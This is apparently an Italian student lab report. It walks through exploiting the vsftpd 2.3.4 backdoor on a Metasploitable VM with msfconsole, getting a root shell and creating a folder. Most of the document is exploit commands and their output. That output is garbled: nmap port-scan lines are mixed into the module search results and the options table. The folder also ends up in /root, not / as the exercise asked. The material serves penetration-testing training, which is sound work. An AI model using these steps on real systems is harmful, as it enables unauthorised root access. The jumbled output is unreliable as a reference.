

Hack Metasploit

Cos'è un Exploit

In sicurezza informatica, un "exploit" è un **software**, un **codice** o una **sequenza di comandi** che **sfrutta** una specifica **vulnerabilità** in un sistema o un'applicazione al fine di **ottenere un vantaggio non autorizzato**.


Le **vulnerabilità** possono essere **errori di progettazione**, **bug** di implementazione o altri problemi che possono essere sfruttati.

Cos'è il protocollo VSFTPD

VSFTPD (Very Secure File Transfer Protocol Daemon) è un **server FTP** (File Transfer Protocol) progettato per offrire un servizio di **trasferimento file** sicuro e efficiente.

Esercizio

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.50.101/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando `mkdir` nella directory di root (/). Chiamate la cartella `test_metasploit`.



Con il comando **msfconsole**,
avviamo l'interfaccia a riga di
comando di Metasploit, fornendo
un ambiente interattivo per l'utilizzo
del framework e l'esecuzione di
attività di penetration testing.

```

msf6 > search vsftpd
512/tcp open  exec      netkit-rsh rexecd
Matching Modules
=====
#  Name
1099/tcp open  java-rmi      GNU Classpath grmiregistry
13  #  Name open  bindshell     Metasploitable re
204 - / ---- open  nfs          2-4 (RPC #100003)
210 0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
330 1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Executi
on
512/tcp open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc           VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
6009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor JSP engine 1.1
[*] No payload configured, defaulting to cmd/unix/interact

```

Con il comando **search vsftpd**, cerchiamo tutti i possibili moduli presenti; mentre con il comando **use**, scegliamo quale eseguire

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   | open_vsftp      | no       | The local client address                                                                               |
| CPORT   | open_domain     | no       | The local client port                                                                                  |
| Proxies | open_http       | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.50.101  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/interact):



| Name     | Current Setting | Required                            | Description |
|----------|-----------------|-------------------------------------|-------------|
| 3121/tcp | open_ftp        | ProFTPD 1.3.1                       |             |
| 3306/tcp | open_mysql      | MySQL 3.0.51a-Iubuntu5              |             |
| 5432/tcp | open_pgsql      | PostgreSQL DB 8.3.0 - 8.3.7         |             |
| 5900/tcp | open_vnc        | VNC (protocol 3.3)                  |             |
| 6000/tcp | open_x11        | (access denied)                     |             |
| 6881/tcp | open_irc        | UnrealIRCd                          |             |
| 8080/tcp | open_http       | Apache Jserv (Protocol v1.3)        |             |
| 8180/tcp | open_http       | Apache Tomcat/Coyote JSP engine 1.1 |             |



Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info -d
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:44913 -> 192.168.50.101:6200) at 2024-01-15 10:16:38 +0100

```

Con i comandi in figura, settiamo l'host dell'attacco.

Con il comando exploit avviamo l'attacco, in questo caso ci aprirà una shell che ci permetterà di controllare a pieno la macchina attaccata

```
ls
vnc.log
Desktop
reset_logs.sh
vnc.log
detection performed. Pl
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
pwd
/root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

L'esercizio richiedeva che nella cartella di root si andasse a creare una sottocartella di nome `test_metasploit`, tramite comando `mkdir`.